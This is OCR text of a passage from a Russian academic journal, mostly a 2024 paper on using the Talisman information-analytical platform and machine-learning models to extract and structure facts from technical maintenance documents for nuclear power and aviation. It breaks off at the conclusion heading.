[30]. Dorodnykh N. O., Yurin A. Yu. Extraction of Facts from Web-Tables based on Semantic Interpretation Tabular Data. In Proc. the 2022 Ivannikov Memorial Workshop (IVMEM'2022), 2022, pp. 7-17. DOI: 10.1109/IVMEM57067.2022.9983959.
[31]. Dorodnykh N. O., Yurin A. Yu. Knowledge Graph Engineering Based on Semantic Annotation of Tables. Computation, vol. 11, no. 9, 2023, 175. DOI: 10.3390/computation11090175.

Информация об авторах / Information about authors

Никита Олегович ДОРОДНЫХ – кандидат технических наук, старший научный сотрудник Института динамики систем и теории управления им. В.М. Матросова Сибирского отделения РАН (ИДСТУ СО РАН) с 2021 года. Сфера научных интересов: автоматизация создания

интеллектуальных систем и баз знаний, получение знаний на основе преобразования концептуальных моделей и электронных таблиц.

Nikita Olegovych DORODNYKH – Cand. Sci (Tech.), senior associate researcher at Matrosov Institute of System Dynamics and Control Theory named SB RAS (ISDCT SB RAS) since 2021. Research interests: computer-aided development of intelligent systems and knowledge bases, knowledge acquisition based on the transformation of conceptual models and tables.

Александр Юрьевич ЮРИН – доктор технических наук, заведующий лабораторией Информационно-телекоммуникационных технологий исследования природной и техногенной безопасности ИДСТУ СО РАН, доцент Института информационных технологий и анализа данных Иркутского научно-исследовательского технического университета (ИрНИТУ). Его научные интересы включают разработку систем поддержки принятия решений, экспертных систем и баз знаний, использование прецедентного подхода и семантических технологий при проектировании интеллектуальных диагностических систем.

Alexander Yurievich YURIN – Dr. Sci. (Tech.), Head of a laboratory “Information and telecommunication technologies for investigation of natural and technogenic safety” at ISDCT SB RAS and associate professor of the Institute of information technologies and data analysis of Irkutsk National Research Technical University (INRTU). His research interests include development of decision support systems, expert systems and knowledge bases, application of the case-based reasoning and semantic technologies in the design of diagnostic intelligent systems, maintenance of reliability and safety of complex technical systems.

DOI: 10.15514/ISPRAS-2024-36(3)-8

Перспективы использования доверенной информационной аналитической системы на базе платформы Талисман с применением методов искусственного интеллекта для повышения эффективности эксплуатации сложных аппаратных систем

[1] *Ф.А. Колокольников*, ORCID: 0000-0002-4369-5055 <*fkolokolnikov@ispras.ru*>
[2] *В.В. Орлов,* ORCID: 0009-0004-1923-0938 <*vorlov@interprocom.ru*>
[1] *Д.Ю. Турдаков,* ORCID: 0000-0001-8745-0984 <*turdakov@ispras.ru*>

[1] *Институт системного программирования РАН,*
Россия, 109004, г. Москва, ул. А. Солженицына, д. 25.
[2] *ООО «Интерпроком»,117218, г. Москва, ул. Большая Черемушкинская, д.34*

Аннотация. В результате исследования были предложены и проверены механизмы для решения прикладных задач импорта, автоматической обработки, структурирования и анализа информации на основе компонентов платформы Talisman для повышения эффективности эксплуатации сложных аппаратных систем. Была разработана предметная область, позволяющая прорабатывать аналогичные задачи в прочих прикладных областях (проведено тестирование на примере энергетической и авиационной отраслей). Полученные результаты подтверждают гипотезу, что методы машинного обучения могут быть эффективно использованы в сложных распределенных доверенных ИАС для решения спектра прикладных задач в бюджетных и коммерческих организациях, на производстве и при эксплуатации сложных аппаратных систем.

Ключевые слова: искусственный интеллект; машинное обучение; Talisman; решение прикладных задач; платформа; доверенная информационная аналитическая система.

Для цитирования: Колокольников Ф.А., Орлов В.В., Турдаков Д.Ю. Перспективы использования доверенной информационной аналитической системы на базе платформы Талисман с применением методов искусственного интеллекта для повышения эффективности эксплуатации сложных аппаратных систем. Труды ИСП РАН, том 36, вып. 3, 2024 г., стр. 105–122. DOI: 10.15514/ISPRAS–2024–36(3)–8.

Благодарности: ИСП РАН, ООО «Интерпроком».

Prospects for using a trusted information analytical system based on the Talisman platform using artificial intelligence methods to improve the efficiency of complex hardware systems

[1] *P.A. Kolokolnikov*, ORCID: 0000-0002-4369-5055 <*fkolkolnikov@ispras.ru*>
[2] *V.V. Orlov*, ORCID:0009-0004-1923-0938 <*vorlov@interprocom.ru*>
[1] *D.Y. Turdakov*, ORCID: 0000-0001-8745-0984 <*turdakov@ispras.ru* >

[1] *Institute for System Programming of the Russian Academy of Sciences*
25, Alexander Solzhenitsyn st., Moscow, 109004, Russia.
[2] *Interprokom LLC,*
34, Bolshaya Cheremushkinskaya st., Moscow, 117218, Russia.

Abstract. As a result of the research, mechanisms were proposed and tested to solve applied problems of importing, automatic processing, structuring and analyzing information based on components of the Talisman platform to improve the efficiency of operation of complex hardware systems. A subject area has been developed that allows us to work out similar tasks in other applied areas (testing was carried out on the example of the energy and aviation industries). The results obtained confirm the hypothesis that machine learning methods can be effectively used in complex distributed trusted IAS to solve a range of applied tasks in budget and commercial organizations, in production and in the operation of complex hardware systems.

Keywords: artificial intelligence; machine learning; Talisman; solution of applied problems; platform; trusted information analytical system.

For citation: Kolokolnikov P.A., Orlov V.V., Turdakov D.Y. Prospects for using a trusted information analytical system based on the Talisman platform using artificial intelligence methods to improve the efficiency of complex hardware systems. *Trudy ISP RAN/Proc. ISP RAS*, vol. 36, issue 3, 2024. pp. 105-122 (in Russian). DOI: 10.15514/ISPRAS-2024-36(3)-8.

Acknowledgements. ISP RAS, Interprokom LLC.

1. Введение

Современные процессы инженерного проектирования новых систем и устройств имеют схожие этапы проектирования верхнего уровня и обязательно включают широкий спектр аналитических и исследовательских задач.

Среди таких задач следует выделить:

- анализ предметной области и условий применения;
- анализ нормативно-правовой базы;
- анализ рынка;
- профильные исследования;
- разработка (формирование) технических требований;
- прогнозирование технического состояния и отказов;
- разработка конструкторской и эксплуатационной документации.

Решение этих задач определяет эффективность будущего устройства и необходимо именно на первых этапах определения требований, выбора концепции, и в процессе разработки эскизного проекта [1].

Каждая из них подразумевает работу с большим объемом документации, которая может быть рассосредоточена как в различных внутренних базах данных (существующие наработки, результаты проведенных исследований, испытаний и эксплуатации), так и на внешних открытых серверах в сети Интернет (нормативно-правовые акты, международные стандарты, сертификаты и требования). При этом, крайне актуально не только иметь единую базу

данных подобных материалов, но и уметь быстро и качественно актуализировать, и обрабатывать эту информацию.

Один из методов такой обработки, на примере технического обслуживания (ТО) воздушных судов (ВС), предлагается в статье «Извлечение информации из записей ТО ВС для построения графа знаний» [2]. В качестве исходного материала используются записи ТО, включающие важную информацию о режимах отказов, которая в последствии используется для создания и актуализации руководств. При этом, повышается эффективность использования такого опыта за счет использования системы бинарных тегов совместного каскада обучения при извлечении необходимых знаний из неструктурированных записей технического обслуживания, предоставляемых авиакомпаниями. Предлагаемый метод позволяет повысить эффективность определения местоположения неисправности, оптимизировать операции ТО и снизить эксплуатационные затраты.

Еще один пример эффективного применения обработки естественного языка при помощи методов машинного обучения представлен в инструменте интеллектуальной обработки текста и извлечения информации из неструктурированных данных для определения процесса расчета рисков при проектировании гражданских ВС [3].

Таким образом, результаты исследований и анализ международного опыта показывают, что адаптация передовой техники машинного обучения и методов искусственного интеллекта (ИИ), которая уже успешно применяется в других областях, эффективна и для решения целого спектра задач в технических прикладных отраслях [4]. Причем, не только при проектировании, но и при производстве и эксплуатации. Например, компания Honeywell в 2018 году включила информационно-аналитическую систему (ИАС) с возможностью интеллектуальной обработки естественного языка в свою производственную линию (управление качеством продукции), а растущий рынок, состоящий из разнообразных аналитических задач и все большего числа источников информации, требует использование методов и передовых технологий из академической среды в практической сфере [5].

В России, на данный момент, часть таких задач также решается при помощи современных компьютерных инструментов, но результаты зачастую оказываются изолированы друг от друга и не применяются при последующих анализах, исследованиях и разработках. Это приводит к необходимости создания универсальной программной платформы для автоматизированной подготовки (поиска, сбора и обработки) исходных данных и решения целого спектра аналитических и исследовательских задач.

Такой платформой может выступить универсальная ИАС, использующая в своей работе современные методы ИИ для поиска, сбора и обработки информации в соответствии с динамически настраиваемой предметной областью, а также современный набор аналитических инструментов, который бы позволял успешно решать возникающие профильные исследовательские и аналитические задачи.

В данной работе представлен опыт исследований возможности использования, в качестве такой ИАС, платформы Talisman [6] с применением методов ИИ для повышения эффективности эксплуатации сложных аппаратных систем на примере обработки конструкторской и эксплуатационной документации для систем электрогенерации. Платформа Talisman поддерживает работу с динамическими предметными областями, но не использовалась ранее для решения подобных прикладных задач в технической сфере.

В рамках научно-исследовательской работы произведен импорт данных (на примере технологических карт), обеспечена автоматизированная обработка информации (с использованием методов машинного обучения) в соответствии с разработанной предметной областью, проведено тестирование компонентов платформы (инструментов анализа наборов данных).

2. Описание исследования

В процессе исследования были проработаны:

- динамическая настройка предметной области системы;
- импорт (сбор) информации, содержащей сведения об объектах интереса (объекты, попавшие в фокус решаемых аналитических задач), из открытых источников; и существующих баз данных (БД);
- автоматическая обработка собранной и загруженной информации в соответствии с текущей предметной областью и ее объектами интереса (использован глоссарий стандартного оборудования, наименования международных стандартов и правил) при помощи методов ИИ, в частности, были использованы следующие модели:
  - fasttext для автоматического определения языка текста;
  - ResNet18 для классификации ориентации документов;
  - DBNet для выявления текста на изображениях;
  - ResNet+BiLSTM+Attention – для распознавания текста;
  - UDPipe (english-partut-ud-2.4-190531) для сегментации текста;
  - XLM-RoBERTa-base + LSTM для распознавания объектов интереса в соответствии с заданной предметной областью.
- анализ информации при помощи встроенных инструментов Talisman: лента документов, досье на объект интереса и исследовательская карта (ИК).

2.1 Настройка предметной области системы

Предметная область ИАС — это, описанная с помощью набора концептов (объектов интереса, событий) и связей между ними, область реального (виртуального) мира, представляющая интерес в рамках решаемых задач.

Предметная область важная часть любой ИАС при анализе структурированных данных. Качество ее проработки особенно критично в случае, если для источников информации используются неструктурированные данные, а выявление необходимых фактов осуществляется с применением методов машинного обучения (ML). В таком случае именно предметная область является ориентиром для используемых в потоке обработчиков при поиске и выявлении необходимой информации в текстах.

При этом, бывает крайне сложно проработать предметную область заранее с необходимым и достаточным уровнем точности. В таких случаях важным функционалом ИАС становится поддержка динамических предметных областей. В таких системах предметная область может уточняться (изменяться) в процессе эксплуатации не только на уровне характеристик (атрибутов) объектов интереса, но и на уровне типологии самой области.

В рамках проработки технологических сценариев была разработана предметная область (табл. 1), которая успешно себя зарекомендовала в процессе отработки целого ряда задач в прикладных сферах, связанных с гражданской авиацией и атомной энергетикой. При этом, под типами концептов понимается классификатор объектов интереса и событий, описывающих конкретный экземпляр концепта данного типа.

В системе предусмотрены два вида концептов: объект и событие. Объект – концепт, соответствующий физической сущности реального мира (инструмент, устройство и пр.), либо классу сущностей реального мира (перечень норм и правил). Событие – хронологический концепт, имеющий характеристики «время начала» и «время окончания», не рассматривался в рамках предметной области данного исследования и будет проработан в будущем (при возникновении необходимости) в рамках дальнейшего исследования. Таким

образом, все представленные выше типы концептов отнесены к виду «объект». Продолжительность (где применимо) заведена как характеристика концепта.

Табл.1. Типы концептов
Table 1. Types of concepts

№	Наименование	Описание	Комментарий
1	Документ	Системный концепт соответствующий сущности «документ» в базе знаний системы	В рамках проработанных кейсов такими сущностями выступали руководства по техническому обслуживанию и ремонту (ТОиР), регламенты, Aircraft Maintenance Manual (AMM) и прочие документы, импортированные в систему
2	Нормы и правила	Концепт, соответствующий нормам и правилам, упоминаемым в импортированных документах	Примеры упоминаемых норм и правил в рамках проработанных кейсов: СТО 1.1 .1 .01 .0069-2013 Правила организации технического обслуживания и ремонта систем и оборудования атомных станций 1.2.1.02.006 Правила по радиационной безопасности при эксплуатации АС
3	Регламент/Документ /Ведомость/Карта	Концепт, соответствующий регламентам и ведомостям, упоминаемым в импортированных документах	Примеры упоминаемых документов в рамках проработанных кейсов: КСЦ 1.3.1.02.0582.019, КО 1.3.1.02.0582.020,ВР 1.3.1.02.0582.018,ВР 1.3.1.02.0582.026
4	Организация	Концепт, соответствующий организациям, упоминаемым в импортированных документах	Примеры упоминаемых документов в рамках проработанных кейсов: ФГУП Концерн «Росэнергоатом», АО «ВНИИ АЭС», и пр.
5	Расходный материал	Концепт, соответствующий расходным материалам, используемым при выполнении работ и совершении операций	Примеры расходных материалов: 10PAB12AT001, 10PAB11AT001 (Фильтры предварительной очистки)
6	Специалист	Концепт, соответствующий специалистам и конкретным должностным лицам (с указанием ФИО), упоминаемым в импортированных документах	В рамках проработки кейсов выделялись специалисты, допущенные к выполнению работ (например, инженер по ТО категории В1), а также конкретные персоны, авторы или должностные лица, отмеченные в импортированных технических документах
7	Устройство	Концепт, соответствующий устройствам, над которыми выполняются работы и совершаются операции	Примеры устройств: Компенсатор давления, механизм перемещения подвесок ионизационных камер, изоляция тепловая верхнего блока и пр.
8	Инструмент	Концепт, соответствующий инструментам, применяющимся при выполнении работ	Примеры: шахта ревизии внутрикорпусных устройств, гидравлический гайковерт и пр.
9	Операция	Концепт, соответствующий технологической операции, содержащей фиксированный перечень работ	Примеры технологических операций: испытания на герметичность, сборка/разборка реактора, консервация оборудования и пр.
10	Работа	Концепт, соответствующий конкретной (отдельной) работе из перечня, соответствующего операции	Примеры работ: визуальный контроль поверхности, снятие заглушки с фланца трубопровода воздухоудаления из реактора в бетонной шахте и пр.

Тип концепта определяет перечень характеристик, описывающих конкретный экземпляр концепта данного типа. Под характеристикой понимаются атрибуты концепта (или связи) и их значения, представляющие интерес при разработке технологических сценариев. Значения характеристик также типизируются. Тип значения характеристики накладывает возможные ограничения на ввод значения, определяет базовый тип значения, задает соответствие типам NERC, поиск которых выполняется в импортируемых технических текстах с целью автоматического выявления в них (с применением методов ML) соответствующих значений характеристик.

В рамках разработки технологических сценариев, на основе базовых, были определены общие типы значений характеристик предметной области. Они были использованы при проработке типов характеристик концептов. Например, для типа концепта «Устройство» был определен набор типов характеристик, представленный в табл.2.

Табл.2. Типы характеристик для концепта «Устройство»
Table 2. Types of characteristics for the "Device" concept

№	Наименование типа	Базовый тип
1	Вес	Строка
2	Гарантийный срок (лет)	Число
3	Гарантийный срок (циклы)	Число
4	Количество единиц в системе	Число
5	Комментарий	Комментарий (строка)
6	Название	Название (строка)
7	Обозначение по КД	Название (строка)
8	Ресурс (час)	Число
9	Серийный номер	Серийный номер (число)
10	Срок службы (лет)	Число
11	Тип	Строка

При разработке предметной области была предусмотрена «связь» - сущность базы знаний, задающая отношение между двумя концептами. Связь является частью предметной области, может иметь тип, направление (опционально) и свой набор характеристик (атрибутов).

Под типом связи в ИАС понимается классификатор связей, задающий отношение между двумя типами концептов и описывающий конкретный экземпляр связи данного типа.

Таким образом, тип связи определяет:

- перечень типов характеристик (а в конечном итоге характеристик), описывающих конкретный экземпляр связи данного типа;
- пару типов концептов (а в конечном итоге концепты), которые могут быть связаны данным типом связи. Может накладывать ограничение на направление связи: от концепта (из) к концепту (в).

В рамках разработки технологических сценариев были определены типы направленных связей, которые представлены в табл.3.

Для наглядности разработанную предметную область, включая концепты и связи можно представить в виде онтологической модели на графе (рис. 1).

Табл.3. Типы связей
Table 3. Types of connections

№	Название	Тип концепта (из)	Тип концепта (в)
1	Родительский документ	Документ	Документ
2	Содержит	Регламент/Документ /Ведомость/Карта	Регламент/Документ /Ведомость/Карта
3			Устройство
4			Нормы и правила
5			Специалист
6			Операция
7			Расходный материал
8			Работа
9			Организация
10			Инструмент
11	Входит	Устройство	Устройство
12	Филиал	Организация	Организация
13	Входит		
14	Последовательность	Операция	Операция
15	Применяется	Расходный материал	
16			Работа
17	Действия	Операция	Устройство
18		Работа	
19	Запасная часть	Устройство	Операция
20			Работа
21	Применяется	Инструмент	
22			Операция
23	Содержит	Операция	Работа
24	Выполняет	Специалист	
25			Операция

2.2 Импорт (сбор) информации

Импорт был осуществлен стандартными инструментами подсистемы Talisman.Сбор из тестовой БД. В базу было загружено 15 технических документов различных типов. Пример структуры импортированного документа представлен на рис. 2.

2.3 Обработка информации

Была создана конфигурация обработки, обеспечивающая выявление необходимых фактов об объектах интереса в импортированных технологических картах (рис. 3).

Конфигурация содержит последовательность обработчиков, которая обеспечивает:

- исключение дублирования технологических карт в базе знаний Системы;
- извлечение файлов;




Рис. 1. Онтологическая модель в виде графа
Fig. 1. An ontological model in the form of a graph

Рис. 2. Пример структуры импортированного документа
Fig. 2. An example of the structure of an imported document

- построение модели документа: распознавание текста, выявление и разбор таблиц, построение модели документа [7];
- базовую обработку текста: морфосинтаксическую разметку документа;
- извлечение фактов из технологической карты с использованием моделей машинного обучения, регулярных выражений, словарей, правил;
- нормализацию значений в соответствии с разработанной предметной областью;
- установку соответствия факта объектам интереса в базе знаний, устранение лексической многозначности;
- загрузку полученной модели в базу знаний.

В рамках исследования, в соответствии с разработанной методикой, была проведена разметка документов (рис. 4).




Рис. 3. Базовая конфигурация для обработки импортированных файлов
Fig. 3. Basic configuration for processing imported files




Рис. 4. Пример разметки технологической карты
Fig. 4. An example of the layout of a technological map

Были проверены механизмы автоматического извлечения фактов об объектах интереса и ручной разметки текстов (рис. 5). База знаний была обогащена объектами интереса, их характеристиками и связями между ними в соответствии с предметной областью (рис. 6).




Рис. 5. Пример автоматического извлечения фактов об объектах интереса
Fig. 5. An example of automatic extraction of facts about objects of interest




Рис. 6. Просмотр перечня выявленных объектов интереса из текста документа
Fig. 6. Viewing the list of identified objects of interest from the text of the document

2.4 Анализ информации

Автоматическая обработка (с использованием методов машинного обучения) импортированной информации позволила выявить необходимые факты об объектах интереса в соответствии с разработанной предметной областью. Разметка документов, выявление и подтверждение фактов позволило структурировать информацию и сформировать массив данных.

В результате проведенных работ в базе данных было сформировано:

- 16 концептов типа «Операция»;
- 15 концептов типа «Организация»;

- 14 концептов типа «Специалист»;
- 41 концепт типа «Регламент/Документ/Ведомость/Карта»;
- 8 концептов типа «Инструмент»;
- 55 концептов типа «Работа»;
- 2 концепта типа «Нормы и правила»;
- 2 концепта типа «Расходный материал»;
- 84 концепта типа «Устройство».

Для всех подтвержденных концептов (объектов интереса) были созданы необходимые характеристики и связи, которые были выявлены в импортированных технических документах (рис. 7).




Рис. 7. Просмотр характеристик устройства
Fig. 7. Viewing device characteristics

Это позволило обеспечить необходимый анализ данных при помощи встроенных инструментов Talisman. Доступ к импортированным документам в системе был организован через реестр лент и документов (рис. 8).

Для удобства работы была создана лента документов, содержащая перечень импортированной технической документации по АЭС (рис. 9).

Структурирование информации из технических документов позволило сформировать базу знаний и сформировать досье на набор объектов интереса, содержащее перечень характеристик, связей и подтверждающих документов. Пример такого досье представлен на рис. 10.




Рис. 8. Просмотр импортированных документов в реестре
Fig. 8 Viewing imported documents in the registry




Рис. 9. Просмотр импортированных документов в реестре
Fig. 9 Viewing imported documents in the registry

В рамках исследования была осуществлена разработка представления для типа концепта «Регламент/Документ/Ведомость/Карта» в интерфейсе ИАС. Пример представления представлен на рис. 11. Результаты извлечения фактов и связей между концептами в соответствии с разработанной предметной областью представлены в качестве примеров в табл.4 и табл.5.

Структурирование информации в единой базе знаний позволило обеспечить работу механизма «Исследовательская карта». Это визуальное представление объектов интереса и связей между ними на плоскости в виде графа. Пример ИК, посвященной тестовому разбору технологической карты представлен на рис. 12. Данный механизм может быть использован для разных прикладных задач, включая восстановление технологий процессов из разрозненных данных на основе структурированной информации, извлеченной из технологических карт. Пример восстановленного процесса представлен на рис. 13.

3. Заключение

